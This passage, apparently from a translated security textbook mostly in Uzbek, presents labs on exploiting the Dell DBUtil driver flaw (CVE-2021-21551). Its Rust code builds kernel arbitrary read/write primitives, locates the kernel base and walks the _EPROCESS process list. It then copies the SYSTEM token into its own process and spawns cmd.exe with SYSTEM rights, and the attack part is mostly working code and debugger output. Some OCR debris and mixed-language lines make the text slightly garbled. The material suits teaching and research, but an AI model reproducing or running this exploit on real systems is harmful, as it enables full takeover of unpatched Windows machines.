num,❷
iobuf,❸
buflen as _,❹
iobuf,❸
buflen as _,❹
null_mut(),
null_mut(),
) != 0❺
}
```

Bu funksiya DBUtil qurilmasiga ❶ HANDLE tutqichini, IOCTL kodini ❷, kirish/chiqish buferini ❸ va kirish/chiqish buferi hajmini ❹ qabul qiladi. Shuni yodda tutish lozimki, drayver IOCTL chaqiruvida kirish va chiqish o'lchamlari doimo mos kelishini kutadi. Shuning uchun, kirish va chiqish buferlari hamda o'lcham argumentlari uchun bir xil bufer va uzunlikni ta'minlash zarur. Funksiya ❺ chaqiruvi muvaffaqiyatli bo'lganligini ko'rsatadigan mantiqiy qiymatni qaytaradi.

Endi drayver bilan bog'lanish uchun zarur bo'lgan ikkita funksiya mavjud bo'lib, loyihaning **src** katalogida **bin** deb nomlangan papka, keyin ushbu papka ichida **ioctlcall.rs** nomli fayl yaratiladi. Faylni quyidagi tarkib bilan to'ldirish kerak:

```
use dbutil::{ioctl, open_dev};
fn main() {
let hdev = unsafe { open_dev() };❶
```



```
let args: Vec<String> = std::env::args().collect();❷
let code =
u32::from_str_radix(&args[1].trim_start_matches("0x"), 16)
.expect("Bad ioctl number");❸
let mut buf = hex::decode(&args[2]).expect("Bad hex buf");❹
unsafe { ioctl(hdev, code, buf.as_mut_ptr() as _, buf.len()) };❺
println!("Output: {}", hex::encode(&buf));❻
}
```

Asosiy **ioctlcall** binar faylining funksiyasi qurilmani ochadi ❶, dastur argumentlarini satrlar vektorida oladi ❷, birinchi argumentdan IOCTL raqamini ajratib oladi ❸, ikkinchi argumentdan kirishni o'qiydi (hex formatda) ❹, belgilangan IOCTLni chaqiradi ❺ va kirish/chiqish buferini chiqaradi ❻. To'xtash nuqtasiga yetib borishni sinab ko'rish uchun cargorun --bin ioctlcall 0x9B0C1EC4 112233 445566778899101112131415161718192021222324 buyruqni ishga tushirish kerak. Esda tutish kerakki, kirish **hex** formatda beriladi, shuning uchun 24 baytni ifodalash uchun 48 ta belgi kerak. To'xtash nuqtasi ishlashi kerak! Lekin nima uchun 24 bayt? Drayverdagi **memmove** funksiyasi qaralsa: u kirish va chiqish buferlari uchun kamida 0x18 (24) bayt talab qiladi.

Ushbu funksiyaning birinchi argumenti (rcx) mazmunini dqs @rcx buyrug'i bilan tekshirish kerak. 8 baytlik yadro ko'rsatkichini va 0000000000000018 raqamlarini ko'rish kerak. Statik tahlil orqali aniqlanganidek, ushbu funksiyaning birinchi argumenti DeviceExtensionga ko'rsatkichdir. IOCTL ishlov beruvchi kodning boshidan eslash maqsadga muvofiq: kirish/chiqish buferi (_IRP->AssociatedIrp.SystemBuffer) DeviceExtensionga 0 ofsetida joylashtirilgan va kirish buferining o'lchami (_IO_STACK_LOCATION->Parameters.DeviceIoControl.InputBufferLength) DeviceExtensionga 8 ofsetida joylashtirilgan.

26 marta bir bosqichli qadamni (p 0n26) **memmove** chaqiruvi uchun bajarib, **memmove** ga uzatilgan argumentlarni **rcx, rdx** va **r8** registrlarida tekshirish kerak: **rcx,rdx,r8**. Darhol, **rdx** ning bir qismi nazorat qilinayotganini sezish kerak; yuqori 4 bayt (16151413) kirishning 13–16 baytlari bilan mos keladi (little endian). WinDbg ni foydalanib, **rdx** da ko'rilayotgan qiymat va bu joyda bufferdagi haqiqiy kirish orasidagi farqni ko'rib chiqish maqsadga muvofiq:

```
3: kd> ? @rdx - 1615141312111099
Evaluate expression: 538515479 = 00000000`20191817
```


Kirishning 17–20 baytidagi 4 baytlik raqam, 9–16 baytidagi 8 baytlik raqamga qo'shilganga o'xshaydi, ya'ni**memmove** chaqiruvining manba manzilini to'liq nazorat qilish mumkin!

Endi qolgan ikkita parametrni nazorat qilsa bo'ladimi yoki yo'qligini aniqlash kerak. **Rcx** dagi maqsad manzili bir qarashda tasodifiy yadro manzilida o'xshaydi,

lekin agar u ilgari qayd etilgan I/U bufer manzili bilan taqqoslansa, juda yaqin. Belgilangan manzil ishga tushirilgandan keyin 0x18 baytni tashkil qiladi, bu ham kiritish/chiqarish buferining hajmidir.

E'tiborli jihati shundaki, **memmove** chaqiruviga berilgan o'lcham 0 ga teng. Agar **memmove** so'rovidan **r8** qiymati kuzatilsa, o'lcham **ecx-0x18** dan olingan **eax** orqali uzatilishini ko'rish mumkin. **Ecx** dagi qiymat bu kirish/chiqish buferlarining uzunligidir. Bu shuni anglatadiki, **memmove** chaqiruvi ko'rsatilgan manba yoki topshiriqdan foydalanadi, kirish/chiqish buferining oxiridan yozib oladi yoki o'qiydi va kirish/chiqish buferining minus 0x18 o'lchamiga teng bo'ladi.

Ushbu parametrlar ustidan nazoratni sinab ko'rish maqsadida tanlangan joydan o'qish uchun input/output (kirish/chiqish) buferini o'zgartirish kerak. Quyidagi diagrammada bufer to'plangan ma'lumotlarga ko'ra qanday tashkil etilganligi ko'rsatilgan.



Kernel (debugger) tuzatuvchisiga o'tish va **?nt** buyrug'i yordamida kernel bazasini olish kerak. **Ioctlcall** dasturining kirish/chiqish buferining 9-16 baytlarini kernel bazasiga kichikdan kattagacha, 17-20 baytdan 0 ga o'rnatib buferning uzunligi kamida 24 + 8 (32) bayt ekanligiga ishonch hosil qilish va qolgan baytlarni 0 ga o'rnatish maqsadga muvofiq bo'ladi. Masalan, agar yadro bazasi 0xfffff80142000000 bo'lsa, kirish buferi **00000000000000000000000000004201f8ff-ff000000000000000000000000000000 00** bo'lishi kerak.

```
0: kd> db nt L8
fffff801`42000000 4d 5a 90 00 03 00 00 00 MZ.....
```

Ular mos kelishi kerak! **MZ** belgilari foydalanuvchiga tanish bo'lishi kerak, chunki ular PE faylining (masalan, yadro) dastlabki ikki baytidir. Qo'shimcha mashq sifatida tasodifiy yozish xususiyatini shunga o'xshash tarzda sinab ko'rish

foydadan holi bo'lmaydi. Kernel bazasiga yozish imkonsiz, chunki u faqat o'qish uchun mo'ljallangan xotira, lekin yozish uchun boshqa joylarni, jumladan, foydalanuvchi rejimini ham topish mumkin.

Tasodifiy o'qish va yozishga erishish uchun **memmove** parametrlarini muvaffaqiyatli boshqarish mumkinligini tasdiqlagan holda, strukturani kodga tarjima qilish imkoniyati mavjud. **lib.rs** fayliga kod qo'shishni davom ettirish kerak:

```
#[repr(C)]
#[derive(Default)]
struct DbMemmove {
unk1: u64, // unused
ptr: usize, // pointer to read or write
offset: u32, // offset into ptr
unk2: u32, // unused, probably padding
// additional parameters will be src/dst data
}
```

repr(C) tegi Rust kompilyatoriga tuzilmani C tuzilmasi kabi joylashtirishni aytadi. **derive(Default)** tegi esa tuzilmaning barcha tiplari **core::default::Default** xususiyatini amalga oshiradi, demak butun tuzilma ham shu xususiyatni amalga oshiradi. Butun sonlar uchun standart qiymat faqat 0 bo'lishi mumkin. Nima uchun **ptr**a'zosi **LPVOID** emas, balki **usize (*mut c_void)**; **usize** har doim ko'rsatgich o'lchamiga ega va ixtiyoriy ko'rsatgich turlaridan foydalanish uchun **LPVOID** ga o'tkazishdan ko'ra ixtiyoriy ko'rsatkich turlaridan foydalanish osonroq.

Endi kutilgan tuzilmaning qanday ko'rinishga ega ekanligini va memmove funksiyasini ixtiyoriy parametrlar bilan qanday chaqirish haqida tasavvur mavjud bo'lsa, SYSTEM darajasiga ko'tarilish uchun eksploit yozishni boshlash mumkin. Ammo qo'shimcha kod yozishdan oldin, "SYSTEM darajasiga ko'tarilish" aslida nimani anglatishini tushunib olish zarur.

Tokenlarni o'g'irlash

Kernelda ixtiyoriy o'qish va yozish imkoniyatiga ega bo'lganida nima qilish mumkin? Eng kamida, tokenlarni o'g'irlash orqali imtiyozlarni SYSTEM darajasiga ko'tarish mumkin.


Windows kernelda jarayon' _EPROCESS (Executive Process) strukturasida ifodalanadi. _EPROCESS'ning birinchi a'zosi Pcb maydoni bo'lib, bu Kernel Process (kernel jarayoni) sifatida ichki _KPROCESS strukturasini o'z ichiga oladi. _EPROCESS va _KPROCESS strukturalari har bir jarayon haqida katta hajmdagi ma'lumotlarni, masalan, jarayon ID'si, tasvir nomi, xavfsizlik tokeni, sessiya ma'lumotlari, ish ma'lumotlari va xotira ishlatish ma'lumotlarini o'z ichiga oladi.

Har bir Windows jarayoni u bilan bog'langan xavfsizlik tokeni obyektiga ega. Kernel xavfsizligi boshqaruvchisi xavfsizlik bilan bog'liq qarorlar qabul qilish

zarur bo‘lganda mavjud-faol imtiyozlar, guruh a’zolari va boshqa huquqlar bilan bog‘liq ma’lumotlarni aniqlash uchun tokenlardan foydalanadi.Individual oqimlar (threads)da ular bilan bog‘langan tokenlar ham bo‘lishi mumkin. **_EPROCESS** tuzilmasi mos yozuvlar hisoblangan **_TOKEN** strukturasiga ko‘rsatgich bo‘lgan **Token**a’zosini o‘z ichiga oladi. Bu jarayonning asosiy belgisidir. Agar jarayon bekor qilinmasa, u asosiy tokenni asosiy jarayondan meros qilib oladi.

Tokenlarni o‘g‘irlash g‘oyasi joriy, kamroq imtiyozli jarayonning **Token** maydonini yuqoriroq imtiyozli jarayondan **_TOKEN** ko‘rsatkichi bilan qayta yozishdan iborat. Yuqori imtiyozli tokenni o‘g‘irlash mumkin bo‘lgan oddiy va izchil jarayon bu tizim (System) jarayonidir. Tizim jarayoni har doim 4 jarayon IDga ega va har doim TIZIM(SYSTEM) huquqlariga ega bo‘lgan to‘liq imtiyozli tokenga ega. Tokeni o‘g‘irlangan SYSTEM tokeni ustiga yozilgan jarayon ostida tug‘ilganda, u TIZIM huquqlariga ega bo‘ladi.

EPROCESS tuzilmasi ushbu usuldan foydalanishda yordam beradigan bir nechta elementlarni o‘z ichiga oladi. **UniqueProcessId** maydoni jarayon identifikatorini o‘z ichiga oladi, bu jarayonni vazifalar menejerida ko‘ringanidek ko‘rsatadi, shuning uchun uni tizim jarayoni va foydalanish jarayonini aniqlash uchun ishlatish mumkin. **ActiveProcessLinks** elementi barcha jarayonlar ro‘yxatini bog‘lovchi ikki bog‘langan ro‘yxatdir. **Flink** va **Blink** ko‘rsatkichlari keyingi **_EPROCESS** tuzilmasining yuqori qismiga emas, balki keyingi **_EPROCESS** tuzilmasining **ActiveProcessLinks** elementiga ishora qiladi, quyida ko‘rsatilganidek. Bu shuni anglatadiki, jarayonlar ro‘yxatini ko‘rib chiqishda **_EPROCESS** ichidagi ma’lum bir ofset bo‘yicha **ActiveProcessLinks** elementini o‘qish va keyin ro‘yxatdagi keyingi jarayonning yuqori qismiga o‘tish uchun o‘qilgan qiymatdan shu ofsetni ayirib tashlash kerak bo‘ladi.



Reja quyidagicha: tizim jarayoniga (PID 4) ko‘rsatkich topish, uning tokenini nusxalash, **ActiveProcessLinks** ro‘yxatini ko‘rib chiqib joriy PIDning **_EPROCESS** tuzilmasini aniqlash, joriy jarayon tokenini tizim **token**i bilan almashtirish, so‘ngra yuqori darajali ruxsatlar bilan quyi jarayonni ishga tushirish. O‘qish yoki yozish kerak bo‘lgan barcha maydonlar ko‘rsatkich o‘lchamiga ega bo‘lib, bu eksploit kodini biroz soddalashtiradi.

Tizim jarayoniga ko‘rsatgichni topish uchun kernel tasvirining o‘ziga qarash mumkin, bu yerda **PsInitialSystemProcess** belgisi tizim jarayoniga ko‘rsatgichni o‘z ichiga oladi. **_EPROCESS** dagi har bir maydonning ofseti va **PsInitialSystemProcess** belgisi kernelning turli versiyalarida o‘zgaradi, shuning uchun eksploitlashda buni hisobga olish kerak.

Laboratoriya ishi 14.5:
Ixtiyoriy ko‘rsatkichni o‘qish/yozish

Tokenlarni o‘g‘irlash maqsadi haqida aniq tasavvurga ega bo‘lgan holda, mahalliy imtiyozlarni oshirish uchun to‘liq ishlaydigan zaiflikni yaratish uchun barcha elementlarni birlashtirish kerak. Tokenlarni o‘g‘irlash faqat ko‘rsatgich o‘lchamidagi qiymatlarni o‘qish va yozishni o‘z ichiga olganligi sababli, **DbMemmove** strukturasining oxiriga **usize** tipidagi elementni qo‘shish orqali ko‘rsatgichlarni tuzilmalarga ishlov berish bilan bog‘liq qiyinchiliklardan qochish mumkin:

```
struct DbMemmove {
...
pad: u32,
data: usize,
}
```

Endi kerneldagi ko‘rsatgichni o‘qish uchun bitta funksiyani, kerneldagi ko‘rsatgichni yozish uchun boshqasini kiritish mumkin. O‘qish funksiyasi **DBUtil** qurilmasining **HANDLE**, o‘qish uchun manzilni olishi va keyin ushbu manzilning mazmunini qaytarishi kerak:

```
pub fn read_ptr(hdev: HANDLE, ptr: usize) -> usize {
let mut mc = DbMemmove {
ptr,❶
..Default::default()❷
};
let mcptr = &mut mc as *mut DbMemmove;❸
if unsafe {!ioctl(hdev, 0x9B0C1EC4, mcptr as _, size_of::<DbMemmove>())}❹
{
panic!("Failed to read {:#x}", ptr as usize);
}
mc.data❺
}
```

Struktura ta'rifida Default ishlab chiqilgani uchun, o'qishda kerak bo'lgan bitta maydonni to'ldirish mumkin ❶, qolganlarini esa standart holatda (butun son turlari uchun 0) qoldiriladi ❷. Keyin, **ioctl** funksiyasiga yuborish uchun strukturaning o'zgaruvchan xomaki ko'rsatgichi olinadi ❸, bu ko'rsatgich qurilma deskriptori, ixtiyoriy o'qish uchun IOCTL kodi va strukturani o'lchami bilan birga bufer sifatida uzatiladi ❹. Nihoyat, olingan qiymat qaytariladi ❺.

Yozish funksiyasi **DBUtil HANDLE**, yozish uchun ko'rsatkich va shu ko'rsatkichga yoziladigan qiymatni qabul qilishi kerak. Ushbu funksiya avvalgi funksiyaga o'xshash formatga ega bo'lib, bu safar biz strukturaning ma'lumotlar qismini to'ldirib, **ioctl** funksiyasini ixtiyoriy yozish IOCTL kodi bilan chaqiriladi:

```
pub fn write_ptr(hdev: HANDLE, ptr: usize, content: usize) {
let mut mc = DbMemmove {
ptr,
data: content,
..Default::default()
};
let mcptr = &mut mc as *mut DbMemmove;
if unsafe {!ioctl(hdev, 0x9B0C1EC8, mcptr as _, size_of::<DbMemmove>())}
{
panic!("Failed to write {:#x}", ptr as usize);
}
}
```

Kutubxonamizning tarkibiy qismi bo'lgan bu ikki funksiya orqali bizda ikkita juda kuchli asos va oddiy foydalanuvchi huquqlarini **TIZIM(SYSTEM)** darajasigacha ko'tarish uchun zarur bo'lgan deyarli barcha vositalar mavjud bo'ldi.

Laboratoriya ishi 14.6: Kernel Exploitlarini yozish

Eksploit kodini davom ettirib, kernelning asosini va **PsInitialSystemProcess** belgisini topish muammosini hal qilishimiz kerak. Foydalanuvchi darajasida ruxsat mavjud deb taxmin qilsak, tizimdagi har bir yuklangan drayverning baza manzilini aniqlash uchun **EnumDeviceDrivers** funksiyasidan foydalanish mumkin. Keyin esa har bir baza manzilidagi drayver nomini olish uchun **GetDeviceDriverBaseNameA** funksiyasidan foydalanish zarur:

```
pub unsafe fn get_kernel_base() -> usize {
let mut needed: u32 = 0;
let mut namebuf = vec![0u8; 260];❺
EnumDeviceDrivers(null_mut(), 0, &mut needed);❶
let mut bases =
vec![0usize; (needed as usize / size_of::<usize>()) as _];❷
EnumDeviceDrivers(bases.as_mut_ptr() as _, needed, &mut needed);❸
for base in bases.into_iter() {
```



```
let len =
GetDeviceDriverBaseNameA(base as _, namebuf.as_mut_ptr() as _,
namebuf.len() as _);❹
if "ntoskrnl.exe" ==
std::str::from_utf8(&namebuf[..len as _]).unwrap()❻
{
return base;❼
}
}
panic!("Could not find kernel base");
}
```

Bu yerda ko'p narsalarni tushunish kerak! Birinchi chaqiruv **EnumDeviceDrivers** talab qilinadigan bufer hajmini (baytlarda) **needed**o'zgaruvchisiga yozadi ❶. So'ng, kutilayotgan chiqishni saqlash uchun bufer ajratiladi ❷ va bu bufer ikkinchi chaqiruv orqali **EnumDeviceDrivers** yordamida to'ldiriladi ❸. Keyin, baza manzillari iteratsiya qilinadi va har birining nomi **GetDeviceDriverBaseNameA** yordamida olinadi ❹. **namebuf** uzunligi 260 bayt bo'lib ❺, bu **MAX_PATH** sifatida tanish bo'lishi mumkin; bu drayver nomini joylashtirish uchun yetarli bo'lishi kerak. Agar nom **ntoskrnl.exe** bilan mos kelsa ❻, unda joriy iteratsiyadagi baza yadroning bazasi sifatida qaytarilishi mumkin ❼. Shunga qaramay, ushbu uslub faqat o'rtacha yaxlitlik yoki undan yuqori darajadagi LPE uchun ishlaydi. Masofaviy va/yoki past yaxlitlik ekspluatatsiyalari _EPROCESS ko'rsatkichini olishning boshqa yo'lini aniqlashi kerak, masalan, xotira oqishi va o'zboshimchalik bilan o'qiladigan primitiv orqali.

Nihoyat, eksploitni tuzish mumkin. Loyihaning **src/bin** katalogida **exploit.rs** nomli fayl yaratib, quyidagilarni qo'shish kerak:

```
use dbutil::{get_kernel_base, open_dev, read_ptr, write_ptr};
use winapi::um::libloaderapi::{GetProcAddress, LoadLibraryA};
fn main() {}
```

Asosiy blokda qurilmaga **HANDLE** ni olish uchun avval **open_dev** funksiyasini chaqirish kerak. Funksiya xavfli deb e'lon qilingani sababli, so'rov xavfli blokka o'ralgan bo'lishi kerak:

```
let hdev = unsafe { open_dev() };
```

Optionally, add a check to fail gracefully if this function returns INVALID_HANDLE_VALUE. NeJt, in order to look up symbols inside of the kernel, we are going to load a copy of it into user mode via LoadLibraryA. Continue populating the main function:

```
let hkernel = LoadLibraryA("ntoskrnl.exe\0".as_ptr() as _);
```

As an eJercise, insert the following after the call to LoadLibraryA:

```
std::io::Read::read(&mut std::io::stdin(), &mut [0u8]).unwrap();
```

Bu tugma bosilmaguncha dasturni to'xtatib turadi va dasturni o'rganish uchun vaqt beradi. Agar dasturni bir nechta joyda to'xtatmoqchi bo'linsa, uni funksiya sifatida belgilash kerak. Dasturni **cargo run --bin exploit** yordamida ishga tushirish talab etiladi. Keyin **Sysinternals Process Explorer** ni ochish, ekspluatatsiya jarayonini topish va DLL ni ko'rish uchun pastki panelni ochish kerak bo'ladi. **"ntoskrnl.exe"**ni qidirish va asosiy manzil foydalanuvchi rejimi manzili ekanligini unutmaslik kerak. **hkernel** deb atayotgan yadroviy tasvir – bu foydalanuvchi rejimidagi nusxa bo'lib, ishlayotgan yadrodagi nusxa emas.

Ishlayotgan kerneldagi **PsInitialSystemProcess** manzilini olish uchun avval belgining nisbiy virtual manzilini (RVA) topish kerak. RVA – bu belgining tasvir bazasidan bo'lgan ofseti. Buni hisoblash uchun, foydalanuvchi rejimidagi yadrodagi **PsInitialSystemProcess** manzilidan (**hkernel**) ❷ modulning bazaviy manzilini ayirish talab etiladi. Foydalanuvchi rejimida **GetProcAddress**❶ yuklangan PE tasviridagi har qanday eksport qilingan belgini topish uchun ishlatilishi mumkin, shuning uchun belgi manzilini topish uchun undan foydalanish mumkin. Ishlayotgan kerneldagi kerakli manzilni olish uchun, hisoblangan RVA qiymatini **get_kernel_base** funksiyasining qaytarilgan qiymatiga qo'shish kerak ❸. Har bir operatsiya xavfli tegini talab qilgani uchun, buni bir blokka kiritish va **PsInitialSystemProcess** manzilini ishlayotgan yadrodagi manzil bilan tugatish mumkin.

```
let lpisp = unsafe {
let hkernel = LoadLibraryA("ntoskrnl.exe\0".as_ptr() as _);
let isp = GetProcAddress(hkernel,
"PsInitialSystemProcess\0".as_ptr() as _);❶
isp as usize - hkernel as usize❷ + get_kernel_base()❸
};
```

Eslatma: *Oxirgi satr tugashidagi ❸ belgisi qoldirilgan nuqtali vergul xato emas, qasddan qilingan. **Rust** da nuqta-vergul bilan tugamaydigan satr shu blokdan qaytariladi. Bunday holda, oxirgi satrning qiymati **lpisp** o'zgaruvchisiga beriladi.*

Lpisp dagi qiymat **PsInitialSystemProcess** uchun ko'rsatgich bo'lganligi sababli, keyingi qadam ushbu ko'rsatgich ichidagi manzilni olish uchun tasodifiy o'qish primitividan foydalanishdir.

```
let isp = read_ptr(hdev, lpisp);
```


Bu kerneldagi ixtiyoriy o'qishni ishlatib, TIZIM (SYSTEM) jarayonini (PID 4) ifodalovchi **_EPROCESS** strukturasi manzilini olish uchun ishlatiladi. Har kim qiymatning to'g'ri ekanligini tekshirishni xohlashi mumkin. Buning uchun, avvalgi tavsiyalarga muvofiq, chop etish va to'xtatish operatori qo'shilib, so'ngra **PsInitialSystemProcess** ichidagi qiymatni debuggerda quyidagi buyruq orqali chiqarib o'rganish kerak: **dq nt!PsInitialSystemProcess L1**

TIZIM (SYSTEM) jarayonidan token o'g'irlanayotganligi sababli, keyingi qadamimiz **_EPROCESS** tuzilmasining Token maydonini ixtiyoriy o'qish orqali o'rganishdir. Shu nuqtada, **_EPROCESS** tuzilmasi asosida UniqueProcessId, ActiveProcessLinks va Token maydonlari uchun siljishlarni (offset) aniqlash kerak. Buni kernel debuggerda quyidagi buyruq yordamida osonlikcha amalga oshirish mumkin:

```
2: kd> dt _EPROCESS UniqueProcessId ActiveProcessLinks Token
nt!_EPROCESS
   +0x440 UniqueProcessId : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x4b8 Token : _EX_FAST_REF
```

Keyin exploit.rs ning yuqori qismida ushbu konstantalarni aniqlash talab etiladi:

```
const PID_OFFSET: usize = 0x440;
const APLINKS_OFFSET: usize = 0x448;
const TOKEN_OFFSET: usize = 0x4B8;
```

Endi ixtiyoriy o'qish ko'rsatgichi yordamida tizim jarayonidan SYSTEM tokenini o'qish mumkin:

```
let systoken = read_ptr(hdev, isp + TOKEN_OFFSET);
```

Keyingi qadam biroz murakkabroq bo'lib, biz hozirda bajarilayotgan jarayonni aniqlash uchun **ActiveProcessLinks** ikki tomonlama bog'langan ro'yxati orqali jarayonlar ro'yxatini ko'zdan kechirishimiz kerak. Jarayonlar ro'yxatini ko'rib chiqish murakkab, chunki **ActiveProcessLinks** ro'yxati keyingi jarayonning boshiga emas, balki keyingi jarayondagi ActiveProcessLinks tuzilmasiga ishora qiladi! Buni hal qilish uchun, avval **ActiveProcessLinks** ichidagi qiymatni o'qib ❷, so'ngra bu qiymatdan **ActiveProcessLinks** ofsetini ayirib, ro'yxatdagi keyingi jarayon uchun **_EPROCESS** strukturasi yuqorisiga o'tiladi ❸. Keyingi jarayonga yetgach, **UniqueProcessId** maydonini o'qish ❹ va hozirgi jarayon identifikatori bilan solishtirish kerak ❶. Agar jarayon identifikatori mos kelsa, hozirgi jarayon

topilib, eksploitning so‘nggi qadamiga o‘tish mumkin bo‘ladi. Agar hozirgi jarayon topilmasa, dastur keyingi jarayonga o‘tishi va to‘g‘ri jarayon topilguncha davom etishi kerak.

```
let mut curproc = isp;
let mypid = std::process::id();
let mut curpid = 0;
while curpid != mypid { ❶
curproc = read_ptr(hdev, curproc + APLINKS_OFFSET); ❷
curproc -= APLINKS_OFFSET; ❸
curpid = read_ptr(hdev, curproc + PID_OFFSET) as _; ❹
}
```

Ushbu nuqtada, oxirgi bosqichda topilgan joriy jarayonning _EPROCESS tuzilmasidagi Token maydoniga SYSTEM tokenini nusxalash bosqichi qolmoqda. Buning uchun oxirgi laboratoriya ishida yozilgan ixtiyoriy manzilga yozish funksiyasidan foydalanish lozim. Token ustiga yozilgandan so‘ng, **cmd.exe** kabi kichik jarayonni yaratish talab etiladi:

```
write_ptr(hdev, curproc + TOKEN_OFFSET, systoken);
std::process::Command::new(«cmd.exe»).spawn().unwrap();
```

Agar hamma narsa muvaffaqiyatli bo‘lsa, eksploit qobiqni ishga tushirishi va tizimning ishdan chiqishiga olib kelmasligi kerak. Tizim imtiyozlaridan foydalanganlikni tekshirish uchun quyida ko‘rsatilgandek **whoami** buyrug‘ini ishga tushirish kerak!

Agar barcha jarayonlar rejadagidek bo‘lsa, bu zaiflikdan foydalanish mashinani ishdan chiqarmasdan, shell interfeysini ochishi kerak. Keyingi qadamda, ko‘rsatilganidek, SYSTEM foydalanuvchisi bo‘lganingizni tekshirish uchun whoami buyrug‘ini bajarish zarur.

```
Administrator: cargo run --bin exploit
Microsoft Windows [Version 10.0.19042.1237]
(c) Microsoft Corporation. All rights reserved.

C:\Users\wumb0\Desktop>whoami
nt authority\system
```

Windows Defender eksploytni zararli dastur deb belgilashi bilan bog‘liq muammolar yuzaga kelishi mumkin. Bu haqiqatan ham zararli dastur, shuning uchun

Defender vazifasini bajaradi! Biroq qurilmada “Ruxsat berish” tugmasi bosilganda, ro‘yxatdan haqiqiy zararli dasturni emas, balki eksploit tanlanganini tekshirish zarur.

Xulosa

Windows kernel murakkab bo‘lishi mumkin, biroq tegishli manbalar va nosozliklarni tuzatish dasturlari yordamida uni boshqarish mumkin. Kernelning hujjatlashtirilmaganligi uning tadqiqi yoki ishlatilishi uchun qo‘shimcha vaqt talab qiladi. Laboratoriyada kernel debugging (nosozlikni tuzatish) o‘rnatiladi, ma’lum zaif kernel drayveri tanlanadi, drayver teskari muhandislik orqali o‘rganiladi, drayver bilan o‘zaro aloqa qilish vositasi ishlab chiqiladi, keyinchalik drayverdagi funksiyalardan foydalanib, token o‘g‘irlash yordamida LPE eksploit yaratiladi. Umid qilamizki, bu sizga kelajakdagi yadro tadqiqotlaringizni boshlash uchun boshlang‘ich nuqta bo‘lib xizmat qiladi!

Qo‘shimcha manbalar

Download Windows 10 www.microsoft.com/en-us/software-download/windows10

Virtual Machines: Test IE11 and Microsoft Edge Legacy using free Windows 10 virtual machines you download and manage locally developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Download Visual Studio visualstudio.microsoft.com/downloads/

Windows Internals Books docs.microsoft.com/en-us/sysinternals/resources/windows-internals

Windows 10 SDK developer.microsoft.com/en-us/windows/downloads/windows-10-sdk/

Sysinternals Process Monitor live.sysinternals.com/procmon.exe

IRP Structure docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_irp

Defining I/O Control Codes docs.microsoft.com/en-us/windows-hardware/drivers/kernel/defining-i-o-control-codes

Foydalanilgan adabiyotlar

1. Microsoft Docs, “DRIVER_DISPATCH callback function (wdm.h),”August 19, 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nc-wdm-driver_dispatch.

2. Microsoft Docs, “Signing Drivers for Public Release,” accessed October 16, 2021, https://docs.microsoft.com/en-us/windows-hardware/drivers/install/signing-drivers-for-public-release--windows-vista-and-later-.

3. Eclypsium, “Screwed Drivers,” GitHub, accessed October 16, 2021, https://github.com/eclypsium/Screwed-Drivers.

4. Kasif Dekel, "CVE-2021-21551 – Hundreds of Millions of Dell Computers at Risk Due to Multiple BIOS Driver Privilege Escalation Flaws–SentinelLabs." SentinelOne, September 2, 2021,https://www.sentinelone.com/labs/cve-2021-21551-hundreds-of-millions-of-dell-computers-at-risk-due-to-multiple-bios-driver-privilege-escalation-flaws/.

5. Dell, "DSA-2021-088: Dell Client Platform Security Update for an Insufficient Access Control Vulnerability in the Dell DBUTIL Driver," accessed October 16, 2021, https://www.dell.com/support/kbdoc/en-us/000186019/dsa-2021-088-dell-client-platform-security-update-for-dell-driver-insufficient-access-control-vulnerability.

15-BOB. POWERSHELL EKSPLOITLARI

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:
– Nima uchun PowerShell
– PowerShell skriptlarini yuklash
– PowerShell orqali shell yaratish
– PowerShell orqali eksploitlashdan keyingi jarayonlar

